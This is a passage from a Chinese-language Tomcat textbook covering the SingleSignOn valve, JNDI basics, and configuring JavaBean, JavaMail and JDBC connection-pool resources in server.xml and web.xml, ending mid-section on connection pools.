该 Valve 详细地记录了客户端、服务器端、响应页面的关键信息。

13.2.5 单点登录阀 SingleSignOnValve

一旦你设置了 **Realm** 和验证的方法，你就需要进行实际的用户登录处理。一般说来，对用户而言登录系统是一件很麻烦的事情，你必须尽量减少用户登录验证的次数。默认情况下，当用户第一次请求受保护的资源时，每一个 **Web** 应用都会要求用户登录。如果你运行了多个 **Web** 应用，并且每个应用都需要进行单独的用户验证，这将会让用户难以忍受总是登录。

Tomcat 的 “single sign-on” 特性允许用户在访问同一虚拟主机下所有 **Web** 应用时，只需登录一次。为了使用这个功能，只需要在 **Host** 上添加一个 **SingleSignOnValve** 元素即可，如下所示：

```
<Valve className="org.apache.catalina.authenticator.SingleSignOn"
  debug="0" />
```


添加该 Valve 后，当用户第一次访问 Web 应用时，会进行身份登录，并将身份信息记录在 Cookie 中，以后的访问都不需要再进行验证了。其流程如图 13-7 所示。




图 13-7 SingleSignOnValve 工作流程

在 Tomcat 初始安装后，server.xml 的注释里面包括 SingleSignOnValve 配置的例子，你只需要去掉注释，即可使用。那么，任何用户只要登录过一个应用，则对于同一虚拟主机下的所有应用同样有效。

使用 SingleSignOnValve 有一些重要的限制：

- ❷ value 必须被配置和嵌套在相同的 Host 元素里，并且所有需要进行单点验证的 Web 应用（必须通过 Context 元素定义）都位于该 Host 下。
- ❷ 包括共享用户信息的 realm 必须被设置在同一级 Host 中或者嵌套之外。
- ❷ 不能被 Context 中的 realm 覆盖。
- ❷ 使用单点登录的 Web 应用最好使用一个 Tomcat 的内置的验证方式（被定义在 web.xml 中的 <auth-method> 中），这比自定义的验证方式强，Tomcat 内置的验证方式包括 Basic、Digest、Form 和 Client-cert。
- ❷ 如果你使用了单点登录，还集成了一个第三方的 Web 应用，并且这个新的 Web 应用使用它自己的验证方式，那么用户每次登录原来的所有应用时需要登录一次，而在请求新的第三方应用时还得再登录一次。
- ❷ 单点登录需要使用 Cookies。

下面来通过实例演示一下单点登录。

首先在 server.xml 的 Host 中添加单点登录的配置：

```
<Valve className="org.apache.catalina.authenticator.SingleSignOn" />
```

这样对于 Host 下所有的 Web 应用都使用单点登录功能。但是这种登录限制的 Web 站点，必须配置用户登录验证限制。我们为 ROOT 下的 web.xml 配置如下的 BASIC 验证：

```
<security-constraint>
  <web-resource-collection>
    <web-resource-name>Test Application</web-resource-name>
    <url-pattern>/*</url-pattern>
  </web-resource-collection>
  <auth-constraint>
    <role-name>root</role-name>
  </auth-constraint>
</security-constraint>
```

```
<login-config>
  <auth-method>BASIC</auth-method>
  <realm-name>Test Realm</realm-name>
</login-config>
```

使用了 BASIC 验证类型，角色为 root。于是需要在 tomcat-users.xml 中添加 root 角色和对应的用户。如下所示：

```
<role rolename="root"/>
<user username="test" password="test" roles="root"/>
```

此时配置完成。重启 Tomcat 后，访问 <http://localhost:8080/>，会弹出如图 13-8 所示的验证窗口。



图 13-8 单点登录窗口

该窗口显示的 Realm 名为 web.xml 中配置的名称。输入角色配置文件中的用户名 test 和密码 test，登录通过。

此时如果输入其他的 Context 的访问地址，则不会弹出这个窗口，因为没有为访问的 Context 配置 web.xml 登录限制。所以，只有配置了登录限制的 Web 应用，才会需要登录。如果不添加单点登录配置，那么每次访问时都会弹出这个窗口，如果配置了单点登录，那么只会在第一次访问时弹出这个窗口。

13.3 小结

本章讲解了 Tomcat 所独有的 Valve 的基本原理和类家族，并通过实例演示了五种最常用的 Valve 的使用。Valve 是一个过滤器，对于不同范围（Engine、Host、Context）的数据流的过滤处理非常有效。除了适时的选用已有的 Valve 外，还可以根据需要自定义 Valve。它是一个十分方便的信息过滤装置，对于 Tomcat 来说是一个很好的装饰。

本章讲述 Tomcat 资源的配置和使用。包括两个方面：

- ≈ 通过 JNDI 定义各种资源，包括 JavaBean、JavaMail Sessions、JDBC 连接池；
- ≈ JDBC 资源是 Tomcat 最常用的一种 JNDI 资源，讲述 Tomcat 中连接池的配置过程和使用。

通过本章的学习，读者对于 JNDI 和 JDBC 的使用将轻而易举。

14.1 资源定义方式

从基础篇的分析可知，Tomcat 通过 server.xml 来控制，Tomcat 下的应用通过各自的 web.xml 来控制。而在这两个配置文件中，都分别为应用预定义了一些静态资源。所谓的静态资源，就是在我们的应用中可以直接访问的资源，这些资源在 Tomcat 启动时被自动加载，其加载的依据便是这两个配置文件中关于资源的定义。

server.xml 通过 Context 来为应用定义资源，主要包括 5 个子元素：Parameter、Environment、Resource、ResourceParams、ResourceLink。Context 中定义的资源为当前的应用所使用。该文件还可以通过组件 GlobalNamingResource 来定义全局的资源，包括：Environment、Resource、ResourceParams。这里定义的资源为所有的应用所共享，但是使用时需要进行相关的配置。

对于 web.xml，首先需要了解的是，\$CATALINA_HOME/conf/下的 web.xml 定义的是全局的参数，而各个应用下的 WEB-INF/web.xml 才是各个应用自身的应用配置文件。通常在 \$CATALINA_HOME/conf/web.xml 中定义一些通用的配置，在 Tomcat 默认的安装下已经做了默认配置，一般不需要修改。对于应用的配置，一般在 WEB-INF/web.xml 中定义。在 web.xml 中，可以通过以下的几个元素来定义资源：context-param、env-entry、resource-ref、resource-env-ref。

对于 server.xml 和 web.xml 中这些用于资源定义的元素，首先来给出一个对比，如表 14-1 所示。

表 14-1 server.xml 和 web.xml 中资源定义元素对比表

server.xml		web.xml	作用	使用方法
Context	GlobalNamingResource			
Parameter		context-param	定义参数	ServletContext. getInitParameter()
Environment	Environment	env-entry	定义环境变量	通过 JNDI 调用
Resource	Resource	resource-ref (resource-env-ref 不含 auth 属性)	定义资源	通过 JNDI 调用
ResourceParams	ResourceParams		配置资源参数	
ResourceLink			引用全局资源	通过 JNDI 调用

从上表中可以看出，server.xml 中的五种标签元素都可以出现在 Context 中，其中的三种可以出现在 GlobalNamingResource 中。其中：

- ✎ Parameter: 用于定义应用的参数，可以通过 ServletContext.getInitParameter()来取得该参数的字符串值；
- ✎ Environment: 用于定义应用的环境变量，通过 JNDI 查找该值，返回预定义的类型；
- ✎ Resource: 用于定义 JNDI 资源，这里定义的资源都可以通过 JNDI 查找，命名不能够重复；
- ✎ ResourceParams: 设置已定义 JNDI 资源的参数，按照名称来标志与哪一个 JNDI 相对应，因此必须先有 Resource 再有该元素，一般该元素与 Resource 成对出现；
- ✎ ResourceLink: 定义资源链接，用在 Context 中，用于将 GlobalNamingResource 中的资源引用到本应用中。可见，要使用 GlobalNamingResource 中的资源，必须通过 ResourceLink 引用到 Context 中才可以。

对于 web.xml 中的 4 个元素：

- ✎ context-param: 用于定义应用的参数，等价于 server.xml 中的 Parameter，因此二者如果定义了同名的参数，根据 Tomcat 加载的顺序，将用 web.xml 中的参数覆盖 server.xml 中的同名参数的值；
- ✎ env-entry: 用于定义环境变量，等价于 server.xml 中的 Environment，二者同名时同上面的取法；
- ✎ resource-ref: 定义资源的引用，等价于 server.xml 中的 Resource，二者同名时同上面的取法。由于 web.xml 中没有提供对资源的参数定义，因此需要在 server.xml 中使用 ResourceParams 元素定义同名 JNDI 的各项参数；
- ✎ resource-env-ref: 类似于 resource-ref，不同之处在于，resource-env-ref 不含 auth 属性，即不需要进行验证。

由于 web.xml 中的元素和 server.xml 中的元素有等价性，下面只讲述 server.xml 下的资源使用。

对于 server.xml 中的五种元素，Parameter 的使用很简单，只是定义一个参数，

ResourceLink 只用于进行资源引用，而其他的三个元素主要用于 JNDI 的定义。因此接下来主要讲解 JNDI 的知识，和经常使用的一种 JNDI——JDBC 资源。

14.2 JNDI 资源

JNDI 是 J2EE 中一个很重要的标准，通常我们是在 J2EE 开发中用到，Tomcat 中也提供了在 JSP 和 Servlet 中直接调用 JNDI 的方法。Tomcat 通过 server.xml 定义 JNDI 资源。下面首先来看看什么是 JNDI。

14.2.1 什么是 JNDI

JNDI (Java Naming and Directory Interface) 是一个应用程序设计的 API，为开发人员提供了查找和访问各种命名和目录服务的通用、统一的接口，类似 JDBC，都是构建在抽象层上的。

JNDI 的目的是用来查找 J2EE 服务器的注册资源（如 EJB 等）。命名服务提供了一种为对象命名的机制，这样你就可以在无需知道对象位置的情况下获取和使用对象。只要该对象在命名服务器上注册过，且你必须知道命名服务器的地址和该对象在命名服务器上注册的 JNDI 名。

利用 JNDI 可以寻找在命名服务器上注册过的所有对象。JNDI 就是为 JAVA 中命名和目录服务定义的 JAVA API，是命名服务的抽象机制。我们可以直接通过 JNDI 来操作命名服务，而不要与底层的命名服务器交互，大大减轻了程序员的压力。

JNDI 可访问的现有的目录及服务有：DNS、XNam、Novell 目录服务、LDAP (Lightweight Directory Access Protocol，轻型目录访问协议)、CORBA 对象服务、文件系统、Windows XP/2000/NT/Me/9x 的注册表、RMI、DSML v1&v2、NIS。

之所以要使用 JNDI，是因为它有许多方便之处。它的优点在于：

- ❷ 包含了大量的命名和目录服务，使用通用接口来访问不同种类的服务；
- ❷ 可以同时连接到多个命名或目录服务上；
- ❷ 建立起逻辑关联，允许把名称同 Java 对象或资源关联起来，而不必知道对象或资源的物理 ID。

JNDI 的功能由一个程序包 javax.naming 实现，主要通过以下的几个子程序包实现相应的功能：

- ❷ javax.naming: 命名操作；
- ❷ javax.naming.directory: 目录操作；
- ❷ javax.naming.event: 在命名目录服务器中请求事件通知；
- ❷ javax.naming.ldap: 提供 LDAP 支持；
- ❷ javax.naming.spi: 允许动态插入不同实现。

其中前两个包是 JNDI 的基础实现，其他的三个包是对 JNDI 的功能扩展。

我们可以调用该包中的以下方法来实现资源的各种操作：

```
void bind(String sName, Object object);
```

绑定：把名称同对象关联的过程

```
void rebind(String sName, Object object);
```

重新绑定：用来把对象同一个已经存在的名称重新关联

```
void unbind(String sName);
```

释放：用来把对象从目录中释放出来

```
void lookup(String sName, Object object);
```

查找：返回目录中的一个对象

```
void rename(String sOldName, String sNewName);
```

重命名：用来修改对象名称绑定的名称

```
NamingEnumeration listBinding(String sName);
```

清单：返回绑定在特定上下文中的对象清单列表

```
NamingEnumeration list(String sName);
```

以下的代码演示了重新得到名称、类名和绑定对象的过程：

```
NamingEnumeration namEnumList = ctxt.listBinding("cntxtName");
while ( namEnumList.hasMore() ) {
    Binding bnd = (Binding) namEnumList.next();
    String sObjName = bnd.getName();
    String sClassName = bnd.getClassName();
    SomeObject objLocal = (SomeObject) bnd.getObject();
}
```

14.2.2 JNDI 的功能

利用 JNDI 的命名与服务功能可以满足企业级 APIs 对命名与服务的访问，诸如 EJBs、JMS、JDBC 2.0、IIOP 上的 RMI、CORBA 的命名服务。

JNDI 经常使用在以下的几个方面：

JNDI 与 JDBC

JNDI 提供了一种统一的方式，可以用在网络上查找和访问 JDBC 服务。通过指定一个资源名称（该名称对应于数据库或命名服务中的一个纪录），可以返回数据库连接建立所必须的信息。

例如，命名了一个 JDBC 的 JNDI 为 jdbc/dpt，则查询该 JNDI 的代码如下：

```
try{
    Context cntxt = new InitialContext();
    DataSource ds = (DataSource) cntxt.lookup("jdbc/dpt");
}catch(NamingException ne){
}
```

JNDI 与 JMS

JMS 是 Java 消息服务（Java Message Service）。消息是软件组件或应用程序用来通信的一种方法。JMS 就是一种允许应用程序创建、发送、接收和读取消息的 JAVA 技术。

查询 JMS 预定义 JNDI 的代码如下：

```
try{
    Properties env = new Properties();
    InitialContext inictxt = new InitialContext(env);
    TopicConnectionFactory connFactory = (TopicConnectionFactory)
        inictxt.lookup
        ("TTopicConnectionFactory");
    }catch(NamingException ne){
    }
```

访问特定目录

可以用 JNDI 查找 Bean 对象、打印机等特定对象目录。

举例说明，人是一个对象，它有好几个属性，诸如这个人的姓名、电话号码、电子邮件地址、邮政编码等，可以通过 `getAttributes()` 方法取得，如下所示：

```
Attribute attr = directory.getAttributes(personName).get("email");
String email = (String)attr.get();
```

通过使用 JNDI 让客户使用对象的名称或属性来查找对象：

```
foxes = directory.search("o=Wiz,c=US", "sn=Fox", controls);
```

通过使用 JNDI 来查找诸如打印机、数据库这样的对象：

```
Printer printer = (Printer)namespace.lookup(printerName);
printer.print(document);
```

浏览命名空间：

```
NamingEnumeration list = namespace.list("o=Widget, c=US");
while (list.hasMore()) {
    NameClassPair entry = (NameClassPair)list.next();
    display(entry.getName(), entry.getClassName());
}
```

JNDI 的功能应用有很多，后面将讲述 Tomcat 对 JNDI 的几个应用支持。

14.2.3 应用 JNDI

前面简单介绍了 JNDI 的访问和使用方法，本节详细介绍这些方法的使用。JNDI 主要包括如下的功能。

获得名字服务的初始环境

```
Context ctx=new InitailContext();
```

这样获得的初始环境为默认的命名服务。假如你想改变提供 JNDI 服务的类（或厂商）和提供 JNDI 服务的命名服务器，可以采用以下方法：

```
Hashtable Env=new Hashtable();
Env.put(Context.INITIAL_CONTEXT_FACTORY,
        "com.sun.enterprise.naming.SerialInitContextFactory");
        //指定提供命名服务的类名
Env.put(Context.PROVIDER_URL, "localhost:1099");
        //指定提供命名服务的服务器名和端口
Context ctx=new InitialContext(env);
```


对象绑定

用 `bind(String name, Object o)` 方法，把对象 `o` 绑定到名字 `name` 上，代码如下所示：

```
import javax.naming.*;
public class TestJNDI{
    public static void main(String[] args){
        try{
            Context ctx=new InitialContext();
            Ctx.bind("ABC", "JAVA1");//把 Java 字符串绑定到 ABC 上
        }catch(NamingException e){
        }
    }
}
```

如果名字已绑定或命名服务器没有启动，则会出现 `NamingException` 异常。

重新绑定

用 `ctx.rebind(String name, Object o)` 实现重新绑定，代码如下所示：

```
ctx.rebind("ABC", "JAVA2");//现在 ABC 就绑定到 JAVA2 字符串
```

解除绑定

```
ctx.unbind(String name);
```

在解除绑定前要确保该名字存在，否则会出现 `NameNotFoundException` 异常。

查找已绑定的对象

用 `ctx.lookup(String name)` 根据 `name` 找对象，代码如下所示：

```
import javax.naming.*;
public class TestJNDI{
    public static void main(String[] args){
        try{
            Context ctx=new InitialContext();
            Object o=ctx.lookup("ABC");//根据 JNDI 名查找绑定的对象
            String s=(String)o;//强制转换
        }catch(NamingException e){
        }catch(ClassCastException e){
        }
    }
}
```

在 EJB 中的应用（查找 EJB HOME 对象）

如果在 `web.xml` 中定义了 EJB 对象，则查找的示例代码如下所示：

```
InitialContext ic=new InitialContext();
Object o=ic.lookup("java:comp/env/ejb/Hello");//利用 JNDI 名查找 EJB HOME
HelloHome home=(HelloHome)PortableRemoteObject.narrow(lookup,
    HelloHome.class); //定位 EJB //HOME 对象
Hello hello=home.create(); //用 EJB HOME 创建 EJB 对象
```

14.3 Tomcat 中使用 JNDI

JNDI 方便的特性, 也促使 Tomcat 向 JNDI 靠拢。在 J2EE 应用中, JNDI 可以简化开发者的工作。而 Tomcat 则使用户可以很方便的使用 JNDI 来开发自己的应用。

在 Tomcat 中可以定义和使用以下几种 JNDI 资源:

- ≈ JavaBean 资源
- ≈ JavaMail Sessions 资源
- ≈ JDBC 资源
- ≈ UserDatabase 资源

下面将针对以上几种资源讲述 Tomcat 中 JNDI 的使用。

注意

本节中元素的配置属性列表和解释在 5.1.7 中已经有讲解, 本章不再重复, 下面针对 Tomcat 中 JNDI 专题进行介绍。

14.3.1 Tomcat 中 JNDI 的配置过程

要在 Tomcat 中使用 JNDI, 用户需要配置 \$CATALINA_HOME/conf/server.xml 和 /WEB-INF/web.xml 这两个文件, 配置之后就可以轻松地通过 JNDI 来进行 bean 的调用和数据库资源的使用了。

首先, 需要在 /WEB-INF/web.xml 中通过以下几个元素来声明自己的引用:

- (1) env-entry: 该值用来指定应用运行的环境入口;
- (2) resource-ref: 该值用来指定所引用的资源, 这些资源必须是在 Tomcat 中指定的, 例如 JDBC datasource, JmailSession 等等;
- (3) resource-env-ref: 基本同 resource-ref, 但不需要增加权限的控制参数。

用户的应用配置完成以后, 将被发布到 Tomcat。此时, 所有指定的资源都被放在 JNDI 名字空间的 java:comp/env 位置, 用户可以在自己的应用程序中通过以下的代码取得:

```
// 取得环境命名空间
Context initCtx = new InitialContext();
Context envCtx = (Context) initCtx.lookup("java:comp/env");

// 查找 JNDI 命名的对象
DataSource ds = (DataSource)
envCtx.lookup("jdbc/EmployeeDB");

// 使用查找到的对象
Connection conn = ds.getConnection();
... 使用该对象进行相关操作 ...
conn.close();
```

最后, 用户需要在 server.xml 中配置 JNDI 的资源信息, 该配置通过对以下几个参数的赋值来实现:

- (1) **Environment**: 声明通过 JNDI 上下文引用的资源的名, 必须与在 web.xml 中声明的一致;
- (2) **Resource**: 配置应用程序能够正常引用到的资源的名称和数据类型;
- (3) **ResourceParams**: 配置所使用的资源工厂运行的类的名称或者用来配置那个资源工厂的 **JavaBean** 的属性;
- (4) **ResourceLink**: 增加一个在全局 JNDI 上下文中定义的资源连接。

上面几个属性中都必须要在<Context>或<DefaultContext>标签中定义。

另外, 在 web.xml 中的所有 env-entry 元素的名字和值最好也出现在初始化上下文中, 这样当环境允许时 (override 属性为 “true” 时) 就会覆盖 server.xml 中相应的值。

14.3.2 Tomcat 中使用 JavaBean 资源

Tomcat 中提供了一系列标准的资源工厂来向应用系统提供服务。

在 Tomcat 中可以定义 **JavaBean** 资源。该 **JavaBean** 在 Tomcat 启动时加载, 属性通过配置文件指定, 对整个应用是惟一的。该种方式的好处是可以定义一些全局的配置项。在 Tomcat 使用 **JavaBean** 资源的过程如下。

首先定义一个 **JavaBean** 类, 程序如下所示:

```
package com.mycompany;  
public class MyBean {  
    private String foo = "Default Foo";  
    private int bar = 0;  
  
    public String getFoo() {  
        return (this.foo);  
    }  
    public void setFoo(String foo) {  
        this.foo = foo;  
    }  
    public int getBar() {  
        return (this.bar);  
    }  
    public void setBar(int bar) {  
        this.bar = bar;  
    }  
}
```

然后修改 WEB-INF/web.xml 的配置, 如下所示:

```
<resource-env-ref>  
    <resource-env-ref-name>bean/MyBeanFactory</resource-env-ref-name>  
    <resource-env-ref-type>com.mycompany.MyBean</resource-env-ref-type>  
</resource-env-ref>
```

最后在 Tomcat 的 server.xml 中定义该资源工厂, 以下是配置该资源工厂的代码:

```
<Context ...>  
    ...  
    <Resource name="bean/MyBeanFactory" auth="Container"  
        type="com.mycompany.MyBean" />  
    <ResourceParams name="bean/MyBeanFactory">  
        <parameter>
```

```

<name>factory</name>
<value>org.apache.naming.factory.BeanFactory</value>
</parameter>
<parameter>
<name>bar</name>
<value>23</value>
</parameter>
</ResourceParams>
...
</Context>

```

配置完该 Bean 的资源工厂后，可以在 JSP 页面中按照以下方式调用该 Bean 对象：

```

Context initCtx = new InitialContext();
Context envCtx = (Context) initCtx.lookup("java:comp/env");
MyBean bean = (MyBean) envCtx.lookup("bean/MyBeanFactory");
out.println("foo = " + bean.getFoo() + ", bar = " + bean.getBar());

```

14.3.3 Tomcat 中使用 JavaMail Sessions

在 Web 应用中，发送电子邮件和消息是系统功能的不可或缺的一部分，而 JavaMail 就让这一部分的开发变的直截了当，但却需要很多细节上的配置，来告知 Tomcat 容器一些必要的参数（如 SMTP 等）。

Tomcat 包括了一个可以生成 javax.mail.Session 实例的标准资源工厂，并且被生成的实例已经和一个配置在 server.xml 中的 SMTP 相连接。这样，应用就可以完全和邮件服务器脱离关系，只是简单的接收、发送和配置消息。

首先，需要在 web.xml 声明需要预配置的 JNDI 的名称，声明方式如下：

```

<resource-ref>
  <res-ref-name>mail/Session</res-ref-name>
  <res-type>javax.mail.Session</res-type>
  <res-auth>Container</res-auth>
</resource-ref>

```

然后在 server.xml 中配置 Tomcat 的资源工厂：

```

<Context ...>
...
<Resource name="mail/Session" auth="Container"
  type="javax.mail.Session"/>
<ResourceParams name="mail/Session">
<parameter>
<name>mail.smtp.host</name>
<value>localhost</value>
</parameter>
</ResourceParams>
...
</Context>

```

以下是在程序中调用该资源的代码：

```

//取得该资源的对象，类型为 Session
Context initCtx = new InitialContext();
Context envCtx = (Context) initCtx.lookup("java:comp/env");
Session session = (Session) envCtx.lookup("mail/Session");

```

```
//创建消息并设置消息属性
Message message = new MimeMessage(session);
message.setFrom(new InternetAddress(request.getParameter("from")));
InternetAddress to[] = new InternetAddress[1];
to[0] = new InternetAddress(request.getParameter("to"));
message.setRecipients(Message.RecipientType.TO, to);
message.setSubject(request.getParameter("subject"));
message.setContent(request.getParameter("content"), "text/plain");
//发送消息
Transport.send(message);
```

14.3.4 Tomcat 中使用 JDBC 资源

许多应用都会通过 JDBC 使用数据库来实现一些功能。J2EE 规范要求 J2EE 应用通过实现一个 DataSource 接口来达到这个目的。Tomcat 也同样遵循这个标准，这样你开发的数据库应用不用被修改就可以在其他 J2EE 平台上使用。

首先，需要在 web.xml 中进行资源配置，定义 JDBC 资源 jdbc/EmployeeDB:

```
<resource-ref>
  <res-ref-name>jdbc/EmployeeDB</res-ref-name>
  <res-type>javax.sql.DataSource</res-type>
  <res-auth>Container</res-auth>
</resource-ref>
```

然后，在 server.xml 中设置资源 jdbc/EmployeeDB 的数据库连接参数:

```
<Context ...>
...
<Resource name="jdbc/EmployeeDB" auth="Container"
           type="javax.sql.DataSource" />
<ResourceParams name="jdbc/EmployeeDB">
  <parameter>
    <name>username</name>
    <value>dbusername</value>
  </parameter>
  <parameter>
    <name>password</name>
    <value>dbpassword</value>
  </parameter>
  <parameter>
    <name>driverClassName</name>
    <value>org.hsql.jdbcDriver</value>
  </parameter>
  <parameter>
    <name>url</name>
    <value>jdbc:HypersonicSQL:database</value>
  </parameter>
  <parameter>
    <name>maxActive</name>
    <value>8</value>
  </parameter>
  <parameter>
    <name>maxIdle</name>
    <value>4</value>
  </parameter>
</ResourceParams>
```

```
...
</Context>
```

以上配置中指定了一些默认的连接参数，它们代表的意义如下：

- ≈ driveClassName: JDBC 驱动类的完整的名称;
- ≈ maxActive: 同时能够从连接池中被分配的可用实例的最大数;
- ≈ maxIdle: 可以同时闲置在连接池中的连接的最大数;
- ≈ maxWait: 最大超时时间，以毫秒计;
- ≈ password: 用户密码;
- ≈ url: 到 JDBC 的 URL 连接;
- ≈ user: 用户名称;
- ≈ validationQuery: 用来查询池中空闲的连接。

定义完成后，调用 jdbc/EmployeeDB 的代码如下：

```
Context initCtx = new InitialContext();
Context envCtx = (Context) initCtx.lookup("java:comp/env");
DataSource ds = (DataSource)
envCtx.lookup("jdbc/EmployeeDB");
Connection conn = ds.getConnection();
... 数据库操作代码 ...
conn.close();
```

14.4 JDBC 资源

大部分的应用程序，包括 Web 应用，都需要进行数据处理。而这些数据的来源则是数据库。目前流行的数据库管理系统是关系型数据库，称作 RDBMS (Relational DataBase Management Systems)。Oracle、MySQL、SQL Server、Sybase、Interbase、PostgreSQL 和 DB2 等，都属于关系型数据库。

Tomcat 很好的结合了关系型数据库的特点，提供了 JDBC 数据库连接的功能。本节就是要详细介绍 Tomcat 的 JDBC 连接特性——JDBC 资源。本节将介绍以下内容：

- ≈ JDBC 基础，包括 JDBC 的用途和驱动类型
- ≈ JDBC 资源，主要讲述连接池的知识
- ≈ RDBMS 和 Tomcat 的关系
- ≈ Tomcat 下基于 JDBC 的 JNDI 配置
- ≈ 配置 JDBC 数据源

14.4.1 JDBC 基础

JDBC (Java DataBase Connectivity) 是 Java 语言为了支持 SQL 功能而提供的与数据库相连的用户接口。JDBC 由一组 Java 语言编写的类和接口组成，使用内嵌式的 SQL，主要实现三方面的功能：建立与数据库的连接，执行 SQL 声明以及处理 SQL 执行结果。JDBC 建立在 ODBC 的基础上，实际上可视为 ODBC 的 Java 语言翻译形式。

JDBC 是一种用于执行 SQL 语句的 Java API，它为工具/数据库开发人员提供了一个标

准的 API，使他们能够用纯 JavaAPI 来编写数据库应用程序。有了 JDBC，向各种关系数据库发送 SQL 语句就是一件很容易的事。换言之，有了 JDBC API，就不必为访问 Sybase 数据库专门写一个程序，为访问 Oracle 数据库又专门写一个程序，为访问 Informix 数据库又写另一个程序，等等。MIS 管理员们都喜欢 Oracle 和 JDBC 的结合，因为它使信息传播变得容易和经济。企业可继续使用它们安装好的 Oracle 数据库，并能便捷地存取信息，即使这些信息是存储在不同数据库管理系统上。

JDBC 的用途

简单地说，JDBC 可做三件事：

- ❷ 与数据库建立连接
- ❷ 发送 SQL 语句
- ❷ 处理结果

下列代码段给出了以上三步的基本示例：

```
Connection con = DriverManager.getConnection ("jdbc:odbc:wombat",
        "login", "password");//建立连接对象
Statement stmt = con.createStatement();//创建声明对象
ResultSet rs = stmt.executeQuery("SELECT a, b, c FROM Table1");//执行查询
while (rs.next()) { //循环结果集
    int x = rs.getInt("a");
    String s = rs.getString("b");
    float f = rs.getFloat("c");
}
```

JDBC 驱动程序的类型

目前所知的 JDBC 驱动程序可分为以下四个种类：

- ❷ JDBC-ODBC 桥加 ODBC 驱动程序：JavaSoft 桥产品利用 ODBC 驱动程序提供 JDBC 访问；
- ❷ 本地 API-部分用 Java 来编写的驱动程序：这种类型的驱动程序把客户机 API 上的 JDBC 调用转换为 Oracle、Sybase、Informix、DB2 或其他 DBMS 的调用；
- ❷ JDBC 网络纯 Java 驱动程序：这种驱动程序将 JDBC 转换为与 DBMS 无关的网络协议，之后这种协议又被某个服务器转换为一种 DBMS 协议；
- ❷ 本地协议纯 Java 驱动程序：这种类型的驱动程序将 JDBC 调用直接转换为 DBMS 所使用的网络协议。

表 14-2 显示了这 4 种类型的驱动程序及其属性。

表 14-2 JDBC 驱动类型

驱动程序种类	纯 Java	网络协议
JDBC-OCBC 桥	非	直接
基于本地 API 的	非	直接
JDBC 网络的	是	要求连接器
基于本地协议的	是	直接

14.4.2 JDBC 资源与连接池

JDBC 资源用于取得 JDBC 连接，而连接池是一种管理 JDBC 资源的高性能方式。

JDBC 资源

为了存储、组织和检索数据，大多数应用程序都采用了关系数据库。J2EE 应用程序通过 JDBC API 访问关系数据库。

JDBC 资源（数据源）为应用程序提供了连接数据库的方法。通常，管理员要为部署在域中的应用程序访问的每个数据库创建 JDBC 资源（可以为一个数据库创建多个 JDBC 资源）。

要创建 JDBC 资源，需指定标识资源的惟一 JNDI 名称。（请参见“JNDI 名称和资源”部分。）JDBC 资源的 JNDI 名称应在 `java:comp/env/jdbc` 子上下文中。例如，工资单数据库资源的 JNDI 名称可以为 `java:comp/env/jdbc/payrolldb`。由于所有资源的 JNDI 名称都位于 `java:comp/env` 子上下文中，所以在管理控制台中指定 JDBC 资源的 JNDI 名称时仅需输入 `jdbc/name`。例如，对于工资单数据库，可以指定 `jdbc/payrolldb`。

JDBC 连接池

要创建 JDBC 资源，还需指定与其关联的连接池。多个 JDBC 资源可以指定一个连接池。

JDBC 连接池是用于特定数据库的一组可重复使用的连接。由于每创建一个新的物理连接都会耗费时间，因此服务器维护了可用连接池以提高性能。应用程序请求连接时可以从池中获取一个连接。应用程序关闭连接时，连接将返回到池中。

一个 Web 应用申请连接，实际上是从连接池里取得一个连接，使用完后该连接又返回到该连接池容器中。连接池示意图如图 14-1 所示。




图 14-1 连接池示意图

该图的连接池中共有 5 个连接，申请到的是第一个空闲的连接，使用完后该连接又被归还给连接池。

连接池的属性可能会随数据库供应商的不同而有所不同。但有一些属性是通用的，如数据库名称（URL）、用户名和密码。

连接池的第一个任务是限制每个应用或系统可以拥有的最大资源。也就是确定连接池的大小 (PoolSize)。

连接池的第二个任务是在连接池的大小范围内, 最大限度地使用资源, 缩短数据库访问的使用周期。许多数据库中, 连接 (Connection) 并不是资源的最小单元, 控制 Statement 资源比 Connection 更重要。

以 Oracle 为例, 每申请一个连接会在物理网络 (如 TCP/IP 网络) 上建立一个用于通信的连接, 在此连接上还可以申请一定数量的 Statement。同一连接可提供的活跃 Statement 数量可以达到几百。在节约网络资源的同时, 缩短了每次会话周期 (物理连接的建立是个费时的操作)。但在一般的应用中, 如果有 10 个程序调用, 则会产生 10 次物理连接, 每个 Statement 单独占用一个物理连接, 这是极大的资源浪费。连接池可以解决这个问题, 让几十、几百个 Statement 只占用同一个物理连接, 发挥数据库原有的优点。

通过连接池对资源的有效管理, 应用可以获得的 Statement 总数达到:

(并发物理连接数) × (每个连接可提供的 Statement 数量)

例如某种数据库可同时建立的物理连接数为 200 个, 每个连接可同时提供 250 个 Statement, 那么连接池最终为应用提供的并发 Statement 总数为: $200 \times 250 = 50\,000$ 个。这是个并发数字, 很少有系统会突破这个量级。

对资源的优化管理, 很大程度上依赖于数据库自身的 JDBC Driver 是否具备此能力。有些数据库的 JDBC Driver 并不支持 Connection 与 Statement 之间的逻辑连接功能, 如 SQLServer, 我们只能等待它自身的更新版本了。

对资源的申请、释放、回收、共享和同步, 这些管理是复杂精密的。所以, 连接池另一个功能就是, 封装这些操作, 为应用提供简单的, 甚至是不改变应用风格的调用接口。

JDBC 资源和连接池如何协同工作

使用连接池来管理 JDBC 资源, 目的是减少数据请求资源的浪费, 提高利用率。

以下是运行时应用程序连接到数据库时所发生的情况:

